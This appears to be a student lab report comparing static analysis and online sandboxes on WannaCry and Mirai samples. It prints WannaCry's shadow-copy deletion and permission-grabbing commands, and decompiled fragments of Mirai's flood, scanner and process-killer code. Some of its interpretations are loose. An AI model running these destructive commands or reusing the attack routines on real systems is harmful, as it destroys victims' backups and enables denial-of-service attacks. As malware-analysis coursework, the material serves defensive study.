
- **Persistence (T1547.001):** Set auto-start using *Registry Run Keys*.



- **Impact (T1491 & T1490):** Changing the desktop wallpaper *(Defacement)* and turning off system recovery.








Static Analysis Explanation (Triage Output)

Static analysis is the process of understanding what a file can do by looking at its *"Fingerprint"* and *"Imports"* without running it. The main findings here are:

1. Identification and Hashes

The report provides the unique identification or hash values of the file:

- **MD5:** *84c82835a5d21bbcf75a61706d8ab549*
- **SHA256:** *ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa*
- **Architecture:** This is an *x86 (32-bit)* file.
- **Unsigned PE:** The file does not have a digital signature. This means it does not come from a trusted software company.



2. Imported DLLs

The malware can be understood by looking at these functions which capabilities of Windows it wants to use:

Kernel32.dll (File and Process Management)


- **CreateFileA, ReadFile, WriteFile:** Works to create, read and write files. As ransomware, it will use these functions to encrypt files.
- **VirtualAlloc, VirtualProtect:** Used to manipulate memory. It is often used for Process Injection or code hiding.
- **CreateProcessA, TerminateProcess:** Used to create or terminate new processes.
- **OpenMutexA:** It is used to ensure that only one copy of the malware runs on the system.

Advapi32.dll (Services and Registry)

- **CreateServiceA, StartServiceA:** It has the ability to create its own service in Windows. Through this, it persists on the computer permanently (Persistence).
- **RegCreateKeyW, RegSetValueExA:** Used to change the system configuration by editing the Windows registry.

Msvcrt.dll (Standard C Library)

- **fopen, fwrite, fread:** To work with the contents of a file.
- **sprintf, rand, srand:** To generate random numbers, which are often used to create encryption keys.



WannaCry Execution Flow & Process Analysis

This report shows that the malware creates several sub-processes after running. Its main steps are:

1. Pre-encryption and permission setup

The malware initially runs the following commands to take control of the system:

- **attrib.exe +h . (PID: 676):** This makes the current directory *'Hidden'* so that the user does not understand what is happening.
- **icacls . /grant Everyone:F (PID: 2468):** This is very dangerous. The malware takes *"Full Control"* permissions on all files in the current folder, so that there is no obstacle during encryption.

Suspicious use of WriteProcessMemory • 26 IoCs

description	pid	Process	procid_target
PID 3388 wrote to memory of 676	3388	wannacry.exe	87
PID 3388 wrote to memory of 2468	3388	wannacry.exe	88

2. Destroying backups

The process PID: *4676* in the report is the most important. It executed the following command once:

vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} recoveryenabled no

This deletes all Windows backups (*Shadow Copies*) and disables the *'Boot Recovery'* option. This closes all avenues for recovering files.

PID 4676 wrote to memory of 4488	4676	cmd.exe	113

3. Use of Tor network

The report shows taskhsvc.exe *(PID: 3420)* and several DLL files (e.g. *libeay32.dll, ssleay32.dll).*

This is the malware's own *Tor Client.* It uses it to communicate encrypted with the hacker's server so that the IP cannot be tracked.

PID 2376 wrote to memory of 3420	2376	@WanaDecryptor@.exe	104


Suspicious behavior: EnumeratesProcesses • 6 IoCs

pid	Process
3420	taskhsvc.exe
3420	taskhsvc.exe
3420	taskhsvc.exe
3420	taskhsvc.exe
3420	taskhsvc.exe
3420	taskhsvc.exe

4. Dropped files and language support

There are a lot of *.wnry* files at the bottom of the report (e.g. *m_bulgarian.wnry, m_chinese.wnry,* etc.).

This proves that *WannaCry* was a global attack. It has the ability to detect the language of the victim's PC and display the *Ransom Note* in that language.



5. Memory Manipulation (WriteProcessMemory)

The report shows that *wannacry.exe (PID: 3388)* is writing data to the memory of many other processes (*Suspicious use of WriteProcessMemory*).

This is a *Process Injection* technique. Through this, the malware hides itself behind the back of a genuine Windows process.

Suspicious use of WriteProcessMemory • 26 IoCs

description	pid	Process	procid_target
PID 3388 wrote to memory of 676	3388	wannacry.exe	87
PID 3388 wrote to memory of 2468	3388	wannacry.exe	88
PID 3388 wrote to memory of 4592	3388	wannacry.exe	91
PID 3388 wrote to memory of 4484	3388	wannacry.exe	92

This malware spreads using the *EternalBlue* exploit, which can also attack other PCs on the *LAN* network through ports.

3. Compare the findings of both methods, and see if there are some artifacts that online solution did not manage to find, or vice versa. For example, a piece of code or information that helps you in your analysis.

Solution:

How the two methods work - the main differences

Static Analysis means looking at the malware in a *"dead"* state. The file is never executed. Instead, every byte, instruction, string, and structure inside the binary is examined manually or with a tool. It takes more time, requires reverse engineering skills, but the full internal logic of the malware is understood, even the parts that were never triggered in the sandbox.

Online Sandbox means running the malware in a controlled virtual environment to see what it does. It takes less time and shows real behavior, but if the malware detects the sandbox, it may change its behavior, or some code paths may not trigger.

Both methods were used in the lab, the static side with *Ghidra, Radare2,* strings and the dynamic/online side with VirusTotal*, Tria.ge.* Below is a detailed comparison.

What Static Analysis gave, what Online could not give


Full Code Logic of WannaCry's Killswitch

After decompiling the main function *FUN_00401fe7* in *Ghidra,* a specific conditional block was found:


```
if (*piVar1 == 2) {
  pcVar6 = &DAT_0040f538;
  piVar1 = (int *)__p___argv();
  iVar4 = strcmp(*(char **)(*piVar1 + 4),pcVar6);
```

This code is the heart of *WannaCry*'s famous *killswitch* mechanism. The malware first checks the command-line argument count, then compares the string to a hardcoded domain. If the domain is accessible, the malware terminates itself.

VirusTotal has rated this file as "malicious" with a *67/71* engine.



Tria.ge said "score 10/*10, ransomware."*



But no online tool has said that this malware has a self-stopping mechanism and in which code path it is located. This information is very useful during incident response because the defender will know under which condition the malware can be stopped.

Dynamic DLL Loading

Analysis of *FUN_00401a45* in *Ghidra* shows that *WannaCry* does not keep its encryption library in a static import table. Instead, it loads it dynamically at runtime:

```
hModule = LoadLibraryA(s_advapi32.dll_0040e020);
if (hModule != (HMODULE)0x0) {
  DAT_0040f894 = GetProcAddress(hModule,s_CryptAcquireConte
  DAT_0040f898 = GetProcAddress(hModule,s_CryptImportKey_0(
  DAT_0040f89c = GetProcAddress(hModule,s_CryptDestroyKey_(
  DAT_0040f8a0 = GetProcAddress(hModule,s_CryptEncrypt_004(
  DAT_0040f8a4 = GetProcAddress(hModule,s_CryptDecrypt_004(
  _DAT_0040f8a8 = GetProcAddress(hModule,s_CryptGenKey_004(
```

Verifying after all are loaded:

```
if ((((DAT_0040f894 != (FARPROC)0x0) && (DAT_0040f898 !=
     (DAT_0040f89c != (FARPROC)0x0)) &&
    (((DAT_0040f8a0 != (FARPROC)0x0 && (DAT_0040f8a4 != (F
      (_DAT_0040f8a8 != (FARPROC)0x0)))) goto LAB_00401aec;
```

Why is this so important? Because if a security tool tries to detect malware by just looking at the PE import table, it will never see *CryptEncrypt* or *CryptDecrypt*, because they are not in the import table. In Radare2, the ii command only shows *CryptReleaseContext* as a static import from *ADVAPI32.dll,* but not the rest. The online sandbox only says *"encryption is done"*. It does not tell us anything about this evasion technique. Without this knowledge, it is not possible to create effective detection rules for this type of malware.

Section Entropy Analysis - Mathematical Proof of Packed Payload

The entropy of each section of *WannaCry* has been extracted by analyzing it with a *Python pefile:*

```
----------------------------------------
Section : .text
  Size    : 28672 bytes
  Entropy : 6.40 --> Normal
Section : .rdata
  Size    : 24576 bytes
  Entropy : 6.66 --> Normal
Section : .data
  Size    : 8192 bytes
  Entropy : 4.46 --> Normal
Section : .rsrc
  Size    : 3448832 bytes
  Entropy : 8.00 --> SUSPICIOUS - Packed!
```

The maximum value of Shannon entropy is *8.0*, which means the data is completely random or perfectly compressed/encrypted. The *3.5 MB* of data in the *.rsrc* section has an entropy of *8.00,* which means it contains compressed or encrypted payload. Online tools say *"suspicious section"* or *"packed",* but the exact entropy value and the mathematical basis for why a section is suspicious have only been found in local analysis. With this information, the analyst can understand where to start unpacking.

WannaCry's Fake Identity

Exiftool and *Ghidra* import analysis show that *WannaCry* is presenting itself as a *legitimate Microsoft* tool:

CompanyName: *Microsoft Corporation* *// FAKE*

FileDesc: *DiskPart* *// FAKE*

InternalName: *diskpart.exe* *// FAKE*

FileVersion: *6.1.7601.17514* *// Windows 7 SP1 copy*

OriginalFile: *diskpart.exe* *// Microsoft tool name*

But the compile timestamp shows *2010:11:20* and there is no digital signature. A real Microsoft binary always has a valid digital signature. Online tools have tagged it as *"masquerading",* but exactly what metadata has been faked and how to detect it is only detailed in local analysis.

Mirai's TCP SYN Flood - Packet-level Detail

Decompiling the *attack_method_tcpsyn* function in *Ghidra* reveals the exact technical implementation of the attack:

// Creating a raw socket - bypassing the OS and creating packets directly

```
__fd = socket(2,3,6);    // AF_INET, SOCK_RAW, IPPROTO_TCP
```

// Manually setting each *TCP* header field

```
uVar3 = attack_get_opt_int(param_3,param_4,2,0); // source port
uVar4 = attack_get_opt_int(param_3,param_4,3,0xffff);  // destination port
uVar5 = attack_get_opt_int(param_3,param_4,4,0x40); // TTL value
uVar6 = attack_get_opt_int(param_3,param_4,5,1);    // DF flag
uVar7 = attack_get_opt_int(param_3,param_4,6,0xffff);  // window size
```

// *SYN* flag manually set

```
pbVar22[0x20] = pbVar22[0x20] & 0xaf | 0xa0;
```

// *Random source IP* - This is *IP* spoofing.

```
uVar20 = rand_next();
```

Then it sends the packet repeatedly in an infinite loop. Online sandbox calls *Mirai* a *"DDoS capable botnet"*. But this level of detail about the *OS*'s network stack bypassing with raw sockets, creating custom *TCP* headers, the exact mechanism of *IP* spoofing, and attack parameter configuration is only available from *Ghidra decompilation*. Network defenders can use this information to create specific *IDS/IPS* rules.

Mirai's GRE Ethernet Flood - Protocol-level Detail

Analysis of *attack_method_greeth* in *Ghidra* shows:

// Creating a packet buffer of *1510* bytes

```
pvVar17 = calloc(0x5e6,4);
```

// Setting GRE Protocol number

```
pbVar21[9] = 0x2f;                    // Protocol 47 = GRE
```

// Calculating IP checksum

```
uVar6 = checksum_generic(__buf,0x14);
__buf[5] = (ushort)uVar6;
```

// Looping again after sending once

```
} while( true );
```

// Goes on forever

Encapsulating Ethernet frames using the *GRE (Generic Routing Encapsulation)* protocol and generating traffic up to *1.2 Tbps.* This technical capability was only mentioned in the online tool as *"high bandwidth DDoS"*.

Mirai Scanner - 60+ Parallel Process

In Ghidra, the scanner_init function shows:

// Create a new process by forking

```
scanner_pid = fork();
```

// allocate memory for *512* simultaneous connections

```
conn_table = calloc(0x200,0x120);
```

// Anti-forensics - fake time

```
fake_time = time((time_t *)0x0);
```

The symbol tree shows *scanner2_pid, scanner25_pid, scanner27_pid, scanner28_pid*, *scanner29_pid, scanner30_pid, scanner34_pid, scanner60_pid,* a total of *60+* parallel scanner processes can run simultaneously. Each process scans a different IP range and looks for vulnerable IoT devices. The online tool only mentioned *"scanning behavior"*.

Mirai killer_init - Evidence removed

Analyzing *killer_init* in *Ghidra* found:

// Extracts its own *PID*

```
uVar4 = getpid();
```

// *proc* filesystem scans and sees all processes

```
iVar6 = open((char *)abStack_1120,0);
if (iVar6 != -1) {
  close(iVar6);
  table_lock_val(0xd);
  table_lock_val(0xe);
  sVar7 = readlink((char *)abStack_1120,killer_realpath,0xfff);
```

// Deletes all evidence

```
util_zero((int)abStack_1120,(int)(pbVar15 + iVar3 + (iVar5 - (int)abSt
```

// Scans *400* processes and kills competitor malware

```
iVar3 = 400;
local_2124 = 0;
while( true ) {
```


This anti-forensics behavior - where the malware zeroes out the memory after reading its path, which no online tool has detected. This is very important information for forensic investigation.

What Online Sandbox provided, what Static Analysis could not provide

Bitcoin Wallet and Ransom Configuration

Tria.ge malware config extraction revealed information encrypted in runtime memory:

- **Bitcoin address:** *12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw*
- **Ransom amount:** *$300]*




Local strings command only found *WNcry@2ol7* (encryption password) and *WanaCrypt0r. Bitcoin address* was inside encrypted payload of *.rsrc* section. Static analysis did not decrypt encrypted data, so it could not be extracted. In sandbox runtime, malware decrypted itself and stored it in memory before extracting it.

Exact Execution Chain - Process Tree

Exact execution chain - process tree

Exact execution chain of WannaCry seen live in Tria.ge sandbox:

First hides its directory with *attrib.exe +h . (PID 676),* then gets full permission with *icacls . /grant Everyone:F (PID 2468),* then destroys all backups with a single command *(PID 4676):*



Static analysis had code references for these functions, but the execution timeline of which one runs after which, on which *PID,* and how long it takes was only seen in the live sandbox. Knowing this timeline is important during incident response because defenders can understand at which stage intervention can reduce the damage.

Live Confirmation of Shadow Copy Deletion

Static analysis had *vssadmin* and *wmic* references in the function code. But whether it was actually executed, and to what extent, was only confirmed in the sandbox. Hybrid Analysis showed that all Volume Shadow Copies were successfully deleted. This is critical for incident response, because without this confirmation, the victim will not know whether recovery from backup is possible.

Multi-language Ransom Note Files

The Tria.ge process tree shows that *WannaCry* is dropping files in many languages at runtime: *m_bulgarian.wnry, m_chinese.wnry, m_english.wnry, m_german.wnry, m_spanish.wnry.*

Static analysis showed these files packed in the *.rsrc* section, *entropy 8.0* indicated that there was something inside, but there was no way to tell how many languages were supported and which ones without decrypting them.

Tor Network Usage - C2 Communication

Tria.ge sandbox showed a *Suricata IDS* alert for Tor Node traffic. In the process tree, *libeay32.dll*, *ssleay32.dll* were seen loading along with *taskhsvc.exe*. This is *WannaCry*'s built-in *Tor client.*

Static analysis showed these *DLL*s referenced in the encrypted payload of the *.rsrc* section, but there was no way to know whether they actually connected to Tor and through which circuit without a live sandbox.

Desktop Wallpaper Change - Live Registry Edit

Hybrid Analysis showed that *WannaCry* changed the wallpaper path in the *Registry* so that the victim could see the ransom demand. Static analysis had *RegSetValueExA* function import, but live evidence of exactly what value was written to which Registry key was only found in the sandbox.

67/71 Detection on VirusTotal - Threat Intelligence

A special advantage of the online tool is community threat intelligence. Submitting this specific hash to *VirusTotal* shows what *67 AV* engines know it as, when it was first seen, and which malware family it is part of. Static analysis can extract the hash, but an online tool is needed to correlate it with the threat intelligence database.

The biggest difference between the two methods is depth vs speed. Static analysis goes much deeper, understanding every decision, every algorithm, every evasion technique of the malware. But it requires time and expertise. Online sandbox gives much faster results and shows real behavior, but if the malware detects the sandbox or no condition is triggered, that behavior is not seen.

The most important observation of this lab is dynamic *DLL* loading, which was only caught in static analysis. *WannaCry* intentionally removed crypto functions from the import table and loaded them at runtime, which is why it can bypass traditional import-based AV detection. This information is not available in online tools, but it is the most actionable intelligence because it allows new detection rules to be created based on this behavior.

Therefore, malware analysis always uses two methods together. First, a quick overview with sandboxing and collecting *IOC (Indicator of Compromise),* then static analysis to find code-level explanations for those interesting behaviors.

4. Try to describe which method is better (Sandboxing vs Static analysis) is better, and which one is more useful in which case.

Solution:

Neither method is *"better."* They are designed for completely different purposes and answer different questions. However, one is more effective than the other in certain situations, as discussed in more detail below.

Static Analysis attempts to understand malware from the inside without running it. It's like removing the glass of a closed watch and looking at every gear and spring inside.

Sandboxing malware runs it in a controlled environment and sees what it does. It's like putting a poisonous animal in a strong glass box and observing it.

This difference is clear in this lab. Only *Ghidra* demonstrated *WannaCry*'s dynamic *DLL* loading technique, but only *Tria.ge* was able to extract Bitcoin wallet addresses in the runtime.

When is Static Analysis more effective

When is it unsafe to run malware

Some malware is so dangerous that it is risky to run it even in a sandbox. For example, malware targeting industrial control systems or nuclear facilities (such as *Stuxnet*). In this case, static analysis is the only safe method. In this lab, I never executed *WannaCry,* only performed binary analysis. This was the correct method.

When malware changes behavior after detecting a sandbox

The Tria.ge report in this lab shows that *WannaCry* is trying to detect a sandbox using *GetTickCount* and Sleep. Many advanced malware can recognize a sandbox environment and not do its real work there. In this case, the sandbox report can be misleading, but static analysis will always show the full code, even if the malware wants to hide the code.

When you need to understand the algorithm and logic

This lab showed that *WannaCry* loads *6* crypto functions in the exact sequence and starts encryption only when all of them are loaded successfully. This kind of algorithmic understanding can only provide static analysis. The sandbox will say *"encryption is done"* but it cannot tell you which algorithm, which key size, which sequence.

When internet access is not available or cannot be provided

It is strictly forbidden to upload classified malware samples online in the government, military, or banking sector. Sending sensitive malware to a third-party server means that the operator of that server will be able to see the sample. In this lab, the *REMnux VM* was on a host-only network, and in this environment, it was not possible to use an online sandbox, static analysis was the only option.

When analyzing zero-day malware

New malware that no one has seen before does not have a signature database. Uploading it to *VirusTotal* will result in detection. But looking at the code with *Ghidra* or *Radare2* will help you understand what it can do without a signature. This is essential for zero-day threat analysis.

When understanding evasion techniques

The most important finding in this lab was the dynamic *DLL* loading of *WannaCry.* This technique was only detected in static analysis. Understanding such evasion techniques is critical for defenders because knowing this will lead to creating new detection methods.

When is Sandboxing more effective

When fast IOC is needed

An analyst has only a few minutes during *Incident Response.* Uploading to *Sandbox* can get IP address, domain, file hash, registry key in *5* minutes. Static analysis takes hours to do the same. In this lab, *Tria.ge* provided Bitcoin wallet, process tree, and network connection in just *2.5* minutes.

When you want to see the full chain of multi-stage malware

Many malware first starts a small dropper, which downloads another payload, and then another. In static analysis, each stage has to be analyzed separately. Sandbox automatically executes the entire chain. In this lab, *Mirai*'s shell script analysis showed that it downloaded architecture-specific payload from *79.124.8.24,* this multi-stage behavior is best seen in sandbox.

When you want to see network behavior

Which IP is the malware connecting to, which port is it using, which protocol, how much data is it sending. These are not possible to see without live network capture. In this lab, *VirusTotal* showed that *WannaCry* tried to connect to *174* IPs, Tria.ge showed that *Tor circuit* is being used. In static analysis, IP address can be found if it is hardcoded, but it is difficult to find dynamically resolved domain or *Tor onion* address.

When reverse engineering skills are low

To use *Ghidra* or *IDA Pro* in static analysis, you need to know Assembly language, calling convention, memory layout, *Windows API.* It takes years to learn this. Anyone can upload a file in Sandbox and read the result. Sandbox is much more accessible for *SOC* analyst or junior security team.

When looking inside encrypted or packed content

In this lab, it was seen that the entropy of *WannaCry*'s *.rsrc* section has *8.0,* which means encrypted payload inside. In static analysis, to decrypt this encrypted content, I have to manually decrypt it by understanding the encryption algorithm. In Sandbox, the malware decrypts itself and stores it in memory, and it is much easier to extract it from there. So the *Bitcoin* wallet address was found from sandbox but not from static analysis.

